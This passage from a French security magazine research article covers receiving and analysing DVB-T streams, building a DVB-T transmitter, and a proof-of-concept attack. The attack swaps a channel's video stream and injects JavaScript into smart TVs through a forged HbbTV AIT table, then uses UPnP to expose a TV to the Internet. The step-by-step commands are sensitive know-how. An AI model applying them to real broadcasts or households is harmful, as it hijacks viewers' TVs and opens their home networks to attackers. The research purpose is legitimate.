status 1f | signal 000f | snr 0000 | ber 00000000 | unc 00007f83 | FE_HAS_LOCK
status 1f | signal 000f | snr 0182 | ber 00000ee9 | unc 00007f83 | FE_HAS_LOCK
```

### 3.1.3 Identifier les flux à l'intérieur d'un canal

Maintenant que notre tuner est réglé sur le canal choisi, nous allons pouvoir commencer à analyser son contenu. Comme mentionné précédemment, chaque canal peut contenir jusqu'à 6 chaînes de télévision. Comme nous l'avons vu précédemment, les canaux DVB sont des multiplex d'un ensemble de flux audio, vidéo et de données. Chacun de ces flux est

identifié à l'intérieur du canal à l'aide d'un PID. À l'aide de DVBSnoop, nous allons identifier l'ensemble des flux émis dans le canal sur lequel nous sommes réglés.

Terminal

```
$ dvbsnoop -s pidscan > pidlist
```

⇨ **-s pidscan** : mode de fonctionnement, **pidscan** pour scan et affichage des PID disponibles sur la fréquence réglée.

Le fichier ainsi obtenu ressemble au contenu suivant :

Fichier

```
[...]
PID found: 210 (0x00d2)  [SECTION: Program Map Table (PMT)]
PID found: 220 (0x00dc)  [PS/PES: ITU-T Rec. H.262 | ISO/IEC 13818-2 ...]
PID found: 230 (0x00e6)  [PS/PES: ISO/IEC 13818-3 or ISO/IEC 11172-3 ...]
PID found: 231 (0x00e7)  [PS/PES: ISO/IEC 13818-3 or ISO/IEC 11172-3 ...]
PID found: 240 (0x00f0)  [PS/PES: padding_stream]
PID found: 270 (0x010e)  [SECTION: MHP-Application Information Table]
PID found: 271 (0x010f)  [SECTION: DSM-CC - U-N messages (DSI or DII)]
[...]
```

On remarque que les flux dont les PID sont compris entre 0 et 99 appartiennent au canal, ils contiennent des informations comme la signalisation par exemple. Ensuite, chaque chaîne utilise des PIDs qui diffèrent par le chiffre des centaines. Dans cet exemple, tous les PID commençant par 2xx appartiennent à la même chaîne de télévision. On remarque rapidement, sans exhaustivité, que :

⇨ les PID terminant en x20 contiennent le flux vidéo de la chaîne ;

⇨ les PID terminant en x3x contiennent les flux audios de la chaîne ;

⇨ les PID terminant en x70 contiennent la table AIT de la chaîne (ce qui va nous intéresser par la suite).

### 3.1.4 Analyser le contenu d'un flux

À l'instar d'outils d'analyses de trames réseau tels que TCPDump, DVBSnoop est capable d'analyser les trames reçues par DVB. L'exemple ci-dessous permet d'analyser les trames dont le PID porte la valeur de 170.

Terminal

```
$ dvbsnoop -s ts 170
```

⇨ **-s ts** : mode de fonctionnement, **ts** pour transportstream

⇨ **170** : filtrer sur le PID 170

Terminal

```
Sync-Byte 0x47: 71 (0x47)
Transport_error_indicator: 0 (0x00)  [= packet ok]
Payload_unit_start_indicator: 1 (0x01)  [= Packet data starts]
transport_priority: 0 (0x00)
PID: 170 (0x00aa)  [= ]
transport_scrambling_control: 0 (0x00)  [= No scrambling of TS packet payload]
adaptation_field_control: 1 (0x01)  [= no adaptation_field, payload only]
continuity_counter: 1 (0x01)  [= (sequence ok)]
    Payload: (len: 184)
        ==> pointer_field: 0 (0x00)
```

```
     ==> Section table: 116 (0x74)  [= MHP- Application Information Table (AIT)]
Data-Bytes:
      0000:  00 74 f0 78 00 10 c9 00  00 f0 00 f0 6b 00 00 00   .t.x........k...
      0010:  58 00 02 01 f0 62 02 34  00 03 00 2f 68 74 74 70   X....b.4.../http
      0020:  3a 2f 2f 72 6f 75 74 65  72 2e 68 62 62 74 76 2e   ://router.hbbtv.
      0030:  66 72 61 6e 63 65 74 76  2e 66 72 2f 3f 63 68 61   francetv.fr/?cha
      0040:  69 6e 65 3d 66 72 61 6e  63 65 32 00 01 10 66 72   ine=france2...fr
      0050:  00 0c 46 32 20 42 65 74  61 20 54 65 73 74 16 01   ..F2 Beta Test..
      0060:  00 00 09 05 00 00 01 01  01 ff 01 00 15 0a 69 6e   ..............in
      0070:  64 65 78 2e 68 74 6d 6c  cc 22 77 82 ff ff ff ff   dex.html."w.....
      0080:  ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff   ................
      0090:  ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff   ................
      00a0:  ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff   ................
      00b0:  ff ff ff ff ff ff ff ff                           ........
```

Dans cet exemple, nous voyons qu'il s'agit de la table AIT correspondant à la chaîne France 2. Nous pouvons facilement identifier l'url correspondant au contenu HbbTV de France 2 : **http://router.hbbtv.francetv.fr/?chaine=france2**.

### 3.1.5 Enregistrer un extrait du flux

DVBSnoop nous permet soit d'enregistrer un flux (PID) à la fois, soit d'enregistrer la totalité du canal sur lequel est réglé notre tuner TNT. L'exemple suivant montre l'enregistrement de l'ensemble des flux du canal :

Terminal

```
$ dvbsnoop -s ts -b -tsraw > rec.ts
```

⇨ **-s ts** : mode de fonctionnement, **ts** pour transportstream ;

⇨ **-b** : sortie binaire, et éviter tout affichage d'analyse de la part de DVBsnoop ;

⇨ **-tsraw** : lire tous les PID (sinon on doit préciser le PID souhaité).

Il suffit de couper cette commande ([Ctrl]+[c]) lorsqu'on souhaite arrêter l'enregistrement (au bout de 1min par exemple). Le fichier obtenu, **rec.ts**, est lisible à l'aide de VLC par exemple, qui est capable de vous offrir le choix entre les différentes chaînes contenues dans le canal.

### 3.1.6 Résumé

Dans cette première partie, nous avons vu comment faire une recherche de fréquences, comment régler notre Tuner sur une certaine fréquence, identifier les différents flux à l'intérieur du multiplex, analyser les trames et enfin effectuer un enregistrement. Les fonctionnalités de DVBSnoop ne se limitent certainement pas à celles décrites ici. À l'instar de wireshark, elles sont trop nombreuses pour être toutes abordées ici. Nous allons maintenant nous atteler à l'émission d'un flux DVB avant d'étudier le protocole HbbTV.

## 3.2 Construire son propre émetteur DVB

Comme l'émission de contenus télévisuels sans licence est interdite dans la plupart des pays, les modulateurs DVB ne sont généralement pas disponibles sur le marché. Pour nos expérimentations, nous avons testé deux solutions. La première utilise un matériel spécifique, suggéré par OpenCaster (nous abordons l'utilisation de ce logiciel dans

**ATTENTION**

L'émission DVB-T sans licence est passible d'une amende de 75.000€ (cf. article 78 de la loi du 30 septembre 1986 modifiée).

la section 3.3 pour la création d'un flux DVB), disponible directement sur Internet. Ce matériel fonctionne avec OpenCaster, mais est limité dans ses paramètres de modulation. Par exemple, il ne supporte que les modulations QPSK (*Quadrature Phase-Shift Keying*) et QAM16 (*Quadrature Amplitude Modulation*), ce qui réduit grandement la bande passante disponible. Comme la plupart des pays utilisent la modulation QAM64, ce matériel n'est donc pas capable d'émettre entièrement un flux DVB tels que ceux émis en France. Nous avons donc également utilisé une autre plateforme, plus chère, mais plus générique et adaptable. Il s'agit d'un matériel permettant de réaliser de la radio logicielle, ou *Software Defined Radio* (SDR).

### 3.2.1 Solution SDR

Pour la solution SDR, nous avons opté pour un Ettus N210 et sa carte fille WBX. Grâce au logiciel GNU-Radio, il est possible de paramétrer ce matériel pour n'importe quel type de modulation radio. La popularité de ce logiciel nous a permis de trouver aisément un schéma de modulation DVB-T **[9]** déjà fonctionnel.





*Fig. 1 : Le schéma de modulation utilisé.*

Parmi les schémas proposés par Bogdan, nous utilisons le schéma fourni dans le fichier **dvbt_tx_demo_8k_QAM64_rate78.grc** (cf. Figure 1).

Dans ce schéma, deux choses nous intéressent : l'entrée et la sortie.

L'entrée se paramètre en double cliquant sur le bloc source (cf. Figure 1). Les paramètres qui nous intéressent sont principalement l'option ***File***, et l'option ***Repeat*** permettant de jouer en boucle le fichier d'entrée.

On peut voir que ce schéma prévoit plusieurs sorties, ces sorties peuvent être désactivées ou activées en les sélectionnant et en appuyant sur le bouton d'activation/désactivation. Dans notre cas nous activerons uniquement l' « USRP Sink », les paramètres qui nous intéressent sont principalement l'option ***Device Addr*** qui permet de spécifier l'adresse IP de l'USRP, l'option ***Ch0 : Center Freq (Hz)*** afin de spécifier la fréquence du canal (p.ex. : 746e6 pour 746MHz), et enfin l'option ***Ch0 : Bandwidth (Hz)*** afin de régler la largeur de bande (p.ex. : 8e6 pour 8MHz).

Lorsque tout est correctement paramétré, il convient de démarrer l'émission en cliquant sur le bouton ***Exécution***. Vous avez également la possibilité de créer uniquement le *flowchart*, qui est un ensemble d'instructions python correspondant au schéma de modulation. Ce flowchart permet de démarrer l'émission sans utiliser l'interface graphique gnuradio-companion.

### 3.2.2 Solution sur étagère

Pour la solution sur étagère, nous avons utilisé un émetteur TNT sous forme de clef USB. Il s'agit du modèle UT-100C de la marque HiDes. Pour utiliser cet équipement, il est nécessaire de disposer de l'ensemble de la suite Avalpa OpenCaster (le pilote et le logiciel tsrfsend sont fournis avec la clef).

L'émission à l'aide de cet équipement s'effectue grâce à la commande suivante :

Terminal

```
$ tsrfsend source.ts 0 746000 8000 16 7/8 1/32 8 0 0
```

Dans l'ordre des paramètres :

- ⇨ **source.ts** : le fichier source ;
- ⇨ **0** : le device (**/dev/usb-it950x0**) ;
- ⇨ **746000** : la fréquence en Khz ;
- ⇨ **8000** : la largeur de bande en Khz ;
- ⇨ **16** : la constellation (cette clef est limitée à QAM16 = 16) ;
- ⇨ **7/8** : code rate ;
- ⇨ **1/32** : guard interval ;
- ⇨ **8** : 8k mode ;
- ⇨ **0** : tps-cell id ;
- ⇨ **0** : output gain.

Comme pour la solution SDR les paramètres importants sont le fichier source, le device et la fréquence d'émission.

### 3.2.3 Tester votre installation

À présent que nous avons passé en revue deux solutions d'émission DVB-T, il convient de créer son propre flux DVB valide permettant d'utiliser son émetteur. Dans un premier temps,

et à des fins de test, nous vous conseillons de procéder à un enregistrement d'un flux légitime afin de vous assurer d'avoir un flux correct. Ceci permettra de tester correctement votre installation.

Le but de cet article n'étant pas de passer en revue toutes les possibilités d'un flux DVB, nous vous encourageons à lire la documentation d'Avalpa OpenCaster qui propose un ensemble de tutoriels couvrant un large spectre des possibilités pour la création d'un flux DVB.

# 4. COMPROMETTRE UNE ÉMISSION DVB-T

À présent que nous sommes capables de recevoir et d'émettre un signal DVB-T, il convient d'explorer les scénarios d'attaque envisageables. Dans un premier temps, nous abordons la problématique d'émission et de réception simultanée. Puis nous verrons comment il est possible de remplacer un flux spécifique d'une émission par un autre. Enfin, nous présenterons une attaque sur le protocole HbbTV nous permettant de conclure sur un scénario d'attaque étendu.

## 4.1 Émission et réception simultanées

Le protocole DVB-T est transmis par voie hertzienne. De ce fait, il n'est pas possible de déconnecter physiquement l'émetteur légitime et d'interconnecter le nôtre (comme on pourrait le faire facilement avec une connexion filaire). Il est donc nécessaire de faire en sorte que le signal de notre modulateur « écrase » le signal du modulateur DVB-T légitime. Pour cela, il suffit d'émettre avec une puissance plus élevée. Bien sûr, dans le cadre de notre expérimentation en laboratoire, il ne nous était pas possible d'émettre avec une puissance plus élevée que l'émetteur TNT légitime. En revanche, comme notre émetteur est très proche du téléviseur, la puissance d'émission de notre émetteur, telle que perçue par le téléviseur, est suffisamment plus élevée que la puissance d'émission du signal légitime, pour que le téléviseur considère notre signal et ignore le signal légitime. Des seuils sont officiellement définis par l'Union Internationale des Télécommunications **[10]** de façon à ce qu'un signal plus faible ne puisse interférer avec un signal plus fort.

Partant de ce constat, il devient très difficile de recevoir le signal légitime lorsque nous émettons un signal malveillant. Dans **[4]**, les auteurs proposent d'utiliser des antennes directionnelles permettant d'éviter la perturbation du signal. Ne possédant pas ce matériel spécifique, nous avons opté de réaliser toutes nos expériences à l'aide d'un enregistrement réalisé au préalable.

## 4.2 Remplacement d'un flux dans un canal DVB-T

Dans la section 3.2.3, nous avons réussi à émettre un flux légitime (enregistré) à l'aide de notre plateforme. Notre but va maintenant être d'émettre un canal, contenant des malveillances, afin d'explorer les faiblesses de l'équipement (TV) cible. Plutôt que de construire un canal en ne partant de rien, nous allons simplement remplacer l'un des flux dans un canal légitime, limitant ainsi les possibles effets de bord liés à la création d'un canal entier. Cette plateforme est illustrée dans la figure 2.

Afin de réaliser cette opération, nous allons utiliser un ensemble d'outils fournis dans la suite logicielle d'Avalpa OpenCaster. Nous détaillerons leurs fonctionnalités au fur et à mesure. Nous avons





*Fig. 2 : La plateforme d'émission DVB-T.*

choisi ici de relier la sortie à l'entrée de chaque outil à l'aide de fichiers **fifo**, ces fichiers étant préalablement créés par la commande **mkfifo**.

### 4.2.1 Préparation de notre flux vidéo de remplacement

Dans ce premier exemple, nous allons remplacer le flux vidéo d'une chaîne télévisée par le flux vidéo produit par une webcam. Afin de capturer l'image de la webcam, nous utilisons l'outil **ffmpeg**.

Terminal

```
$ ffmpeg -f video4linux2 -i /dev/video1 -f mpegts -pix_fmt yuv420p - >
sortie_ffmpeg.fifo
```

⇨ **-f video4linux2** : le format d'entrée ;

⇨ **-i /dev/video1** : le périphérique d'entrée (l'option **-i** délimite les paramètres d'entrée et de sortie) ;

⇨ **-f mpegts** : le format de sortie ;

⇨ **-pix_fmt yuv420p** : format de pixel ;

⇨ **-** : stdout.

L'analyse du flux ainsi obtenu montre que nous avons obtenu un multiplex TS contenant plusieurs PID. Le PID du flux vidéo obtenu est, dans notre cas, le PID 256. Le PID que nous cherchons à remplacer étant le 120 (cf. 3.1.3, flux vidéo de la première chaîne de notre canal), nous allons d'abord modifier le PID de notre flux vidéo. Pour effectuer ce changement, nous utilisons **tspidmapper**.

Terminal

```
$ tspidmapper sortie_ffmpeg.fifo 256 to 120 > sortie_pidmapper.fifo
```

⇨ **sortie_ffmpeg.fifo** : notre fichier source ;

⇨ **256 to 120** : le changement de PID à opérer sur ce fichier.

Il est essentiel, pour la suite, d'avoir un fichier ne contenant qu'un PID, nous allons donc l'isoler à l'aide de **tsfilter**.

Terminal

```
$ tsfilter sortie_pidmapper.fifo +120 > sortie_filter.fifo
```

⇨ **sortie_pidmapper.info** : notre fichier source ;

⇨ **+120** : le(s) PID à conserver.

Nous avons maintenant un fichier source prêt à l'emploi.

### 4.2.2 Multiplexage des deux flux

Il convient maintenant d'injecter ce flux vidéo à l'intérieur d'un enregistrement légitime. Selon la durée de l'enregistrement réalisé, il est nécessaire de le reboucler à l'infini, pour cela nous utilisons **tsloop**.

Terminal

```
$ tsloop enregistrement.ts > sortie_loop.fifo
```

⇨ **enregistrement.ts** : notre enregistrement légitime.

L'injection de notre flux préparé se réalise à l'aide de **tsmodder**.

Terminal

```
$ tsmodder sortie_loop.fifo +120 sortie_filter.fifo > final.fifo
```

⇨ **sortie_loop.fifo** : le fichier source dans lequel nous allons injecter notre flux vidéo ;

⇨ **+120 sortie_filter.fifo** : l'opération à réaliser : injecter le contenu de **sortie_filter.fifo** sur le PID 120.

Il est maintenant possible d'émettre le fichier **final.fifo** à l'aide de la plateforme d'émission.

## 4.3 Compromission du protocole HbbTV

Le protocole HbbTV permet aux chaînes télévisées de rajouter du contenu interactif à leurs programmes TV. L'affichage de ce contenu repose sur l'interprétation d'une page HTML sur le téléviseur du téléspectateur, comme illustré dans la Figure 3. L'affichage du contenu initial de HbbTV ne nécessite aucune action de la part du téléspectateur. Cette





*Fig. 3 : Superposition du contenu HbbTV.*

page est affichée en superposition de l'image de la chaîne regardée, et est souvent constituée d'un petit encadré incitant le téléspectateur à accéder à la suite du contenu, généralement en appuyant sur le bouton rouge de sa télécommande.

La principale faiblesse de HbbTV, que nous allons explorer ici, est sa capacité à utiliser du JavaScript. De ce fait, une grande part de la sécurité de ce protocole réside dans le téléviseur qui affiche le contenu HbbTV.

Afin d'explorer cette faiblesse, nous allons, dans un premier temps, créer un flux AIT contenant l'URL d'une page web que nous maîtrisons afin d'injecter du code JavaScript sur le téléviseur cible. Puis, dans un second temps, nous verrons que tous les téléviseurs ne respectent pas correctement la politique de la même origine. Cette faille nous permet, à l'aide du code JavaScript injecté, d'agir sur d'autres équipements du réseau ciblé, comme la box ADSL dans notre exemple.

### 4.3.1 Création d'une table AIT

Sans maîtrise complète des standards DVB, la création d'une table AIT peut s'avérer être une tâche relativement complexe. Heureusement, la suite Avalpa OpenCaster inclut un ensemble de tutoriels et de scripts (**http://www.avalpa.com/the-key-values/15-free-software/33-opencaster**) permettant de créer, entre autres, sa propre table AIT. Ici nous utilisons la version 3.2.2 des tutoriels d'OpenCaster. Nous utilisons le tutoriel du dossier **`tutorials/hbbtv`**. Dans ce dossier, nous allons modifier le fichier **`hbbtv-http.py`**. Ce fichier définit comment devra être construit le multiplex. Dans les variables, nous nous intéressons au paramétrage de la table AIT :

Fichier

```
# parameters reported into the AIT to signalize a broadband application.
appli_name = "my hbbtv application" #application name
appli_root = "http://www.TEST.fr/" #URL base of transport_protocol_descriptor
appli_path = "index.html"  #initial_path_bytes of simple application descriptor.
[..]
```

Les deux variables à modifier sont **`appli_root`** et **`appli_path`**.

La simple exécution du script **`hbbtv-http.py`** permet la création des différents flux nécessaires au multiplex. Nous utiliserons ensuite l'outil **`tscbrmuxer`** afin de multiplexer les différents flux créés.

Terminal

```
$ tscbrmuxer b:2300000 firstvideo.ts b:188000 firstaudio.ts b:3008 pat.ts
b:3008 pmt.ts b:1500 sdt.ts b:1400 nit.ts b:2000 ait.ts b:9772084 null.ts >
mux.ts
```

⇨ **`b:xx fichier.ts`** : définition du bitrate de chaque flux à introduire dans le multiplex.

⇨ **`b:9772084 null.ts`** : **`null.ts`** sert au padding pour atteindre le bitrate final requis par l'émetteur.

**`Tscbrmuxer`** va multiplexer les différents fichiers selon leur bitrate respectif jusqu'à arrêt du programme. L'arrêt devra être provoqué manuellement ([Ctrl]+[c]).

Il est maintenant possible d'émettre le fichier **`mux.ts`** à l'aide de la plateforme d'émission. Si votre téléviseur est correctement connecté à Internet, vous devrez rapidement apercevoir le contenu du site **http://www.TEST.fr/index.html** par-dessus l'image de la chaîne TV.

### 4.3.2 Scénario d'attaque HbbTV

À présent que nous savons contrôler la table AIT d'une émission DVB-T, vérifions désormais le respect de la politique de la même origine par le téléviseur, et plus précisément, par le navigateur intégré qui traite les données HbbTV incluses dans les flux DVB. Pour réaliser cette vérification, nous avons installé sur Internet un site web contenant du code JavaScript malveillant. Ce code JavaScript essaie simplement d'exécuter une requête de type HTTP POST sur un site web différent. Nous avons ensuite modifié notre table AIT afin de pointer sur notre site web.

Nous constatons que les téléviseurs testés [11] ont des comportements différents concernant le respect de la politique de la même origine. Certains téléviseurs respectent cette politique en envoyant la requête **OPTIONS**, d'autres ignorent simplement la requête. En revanche, un téléviseur, parmi 4 testés, exécute directement la requête **POST** et ne respecte donc pas la politique de la même origine. Ce qui constitue une grave faille de sécurité.

Nous avons alors développé une page web contenant du JavaScript, capable d'émettre des requêtes UPNP afin d'interagir avec la box ADSL du domicile. Nous avons modifié la table AIT de notre flux DVB-T malveillant afin qu'elle pointe sur le serveur web contenant ce script. En regardant ce flux DVB-T à l'aide d'un téléviseur ne respectant pas la politique de la même origine, notre script a été capable d'envoyer des commandes UPNP vers notre box ADSL. Dans ces commandes UPNP, nous demandons la translation d'un port depuis l'adresse publique de la box vers l'adresse privée du téléviseur. Il suffirait de répéter cette opération afin d'exposer entièrement le téléviseur sur Internet.

Le téléviseur que nous avons utilisé pour nos expériences possède un service TCP sur le port 1925 qui correspond à une télécommande virtuelle. Il est ainsi possible de se connecter sur ce port pour changer de chaîne, monter le son et exécuter d'autres fonctions qui sont habituellement exécutées grâce à la télécommande du téléviseur. En principe, ce service n'est bien sûr accessible que sur le réseau interne du domicile. Grâce à l'exécution du code JavaScript par notre navigateur et l'envoi d'une requête **POST** au service UPNP de la box ADSL, ce service est devenu accessible depuis Internet. Cette attaque signifie qu'il devient possible pour n'importe quel utilisateur situé sur le réseau Internet d'interagir à distance avec ce type de téléviseur pour monter le son, ou changer de chaîne.

Bien sûr, on peut imaginer des attaques beaucoup plus sérieuses. Les Smart-TV incluent aujourd'hui un certain nombre de services TCP actifs susceptibles de contenir des vulnérabilités, comme tout service réseau d'un système informatique standard. Diverses vulnérabilités ont d'ailleurs déjà été identifiées et exploitées avec succès dans [12] et [13]. L'ouverture de ces services à tout utilisateur d'Internet peut permettre à tout attaquant sur ce réseau d'exploiter ces vulnérabilités, qui peuvent mener à la prise de contrôle du téléviseur lui-même. L'intérêt principal de cette preuve de concept est de montrer l'ouverture d'un nouveau chemin d'attaque sur les téléviseurs connectés, ce chemin combinant l'utilisation des flux de transports DVB-T et utilisant une vulnérabilité des navigateurs intégrés dans les téléviseurs.

# CONCLUSION

De plus en plus d'équipements grand public sont désormais connectés à Internet afin d'en enrichir le contenu et l'interactivité. Les Smart-TV en sont, aujourd'hui, un exemple bien concret dans de nombreux foyers. Ces téléviseurs de nouvelle génération reçoivent toujours un flux en temps réel par voie hertzienne, mais offrent également à l'utilisateur de nouveaux services comme la vidéo à la demande ou des applications interactives, grâce à leur connexion Internet. De nouveaux protocoles permettent même aujourd'hui de multiplexer dans le flux hertzien

des données (comme des pages web ou des URL de pages web) destinées à être traitées par le téléviseur grâce à sa connexion Internet. Il devient alors essentiel d'assurer l'authenticité des différents flux utilisés par le téléviseur. ▮

# REMERCIEMENTS

Cet article se base sur les travaux de recherche menés au LAAS-CNRS dans le cadre de ma thèse **[14]**, sous la direction de V. Nicomette, E. Alata et M. Kaâniche. Ces travaux ont été soutenus par Thales Communications & Security sous la direction de R. Daudigny et J-C. Courrège. Je tiens aussi à remercier P. Lukjanenko qui a activement participé à ces travaux durant son stage.

# RÉFÉRENCES

[1] Nick Feamster. *Outsourcing home network security*. In Proceedings of the 2010 ACM SIGCOMM Workshop on Home Networks, HomeNets '10, pages 37–42, New York, NY, USA, 2010. ACM.

[2] *Défense et sécurité nationale*, pages 44–45, Paris, France, **http://www.elysee.fr/assets/pdf/Livre-Blanc.pdf**, 2013. Direction de l'information légale et administrative.

[3] Martin Herfurt, BerlinSides 0x04 Lightning Talks, mai 2013.

[4] Yossef Oren, Angelos D. Keromytis. *From the aether to the ethernet—attacking the internet using broadcast digital television*. In 23rd USENIX Security Symposium (USENIX Security 14), pages 353–368, San Diego, CA, août 2014. USENIX Association.

[5] Conseil Supérieur de l'Audiovisuel. *L'équipement audiovisuel des foyers au quatrième semestre 2016*.

[6] H. Stott. *The dvb terrestrial (dvb-t) specification and its implementation in a practical modem*. In Broadcasting Convention, International (Conf. Publ. No. 428), pages 255–260, Sep 1996.

[7] European Comission. Special eurobarometer 396 – e-communications household survey. **http://ec.europa.eu/digital-agenda/en/news/special-eurobarometer-396-e-communications-household-survey**, 2013.

[8] Page rtl-sdr sur **ubuntu-fr.org** : **https://doc.ubuntu-fr.org/rtl-sdr**

[9] Blog de bogdan : **https://yo3iiu.ro/blog/?p=1191**

[10] International Telecommunication Union. *Planning criteria, including protection ratios, for digital terrestrial television services in the vhf/uhf bands*, 2014.

[11] Y. Bachy, F. Basse, V. Nicomette, E. Alata, M. Kaâniche, J-C. Courrège, P. Lukjanenko. *Smart-tv security analysis : practical experiments*. In Annual IEEE/IFIP International Conference on Dependable Systems and Networks, juin 2015.

[12] F. Basse. *Sécurité des ordivisions*. In proc. of Symposium sur la sécurité des technologies de l'information et des communications (SSTIC), Rennes, France, juin 2014.

[13] F. Basse. *Télévisions connectées : des objets branchés sécurité ?* Multi-System and Internet Security Cookbook (MISC), septembre/octobre 2014.

[14] Y. Bachy. *Sécurité des équipements grand public connectés à Internet : évaluation des liens de communication*, LAAS-CNRS, juillet 2015.

IOT / BLUETOOTH LOW ENERGY (BLE) / ANDROID / REVERSE ENGINEERING

# ANALYSE D'UN PORTE-CLEF CONNECTÉ BLUETOOTH LOW ENERGY

Patrick VENTUZELO

Cet article présente une analyse en boîte noire d'un porte-clef connecté. La particularité de celui-ci est qu'il utilise la technologie BLE (*Bluetooth Low Energy*) afin de communiquer avec un smartphone.

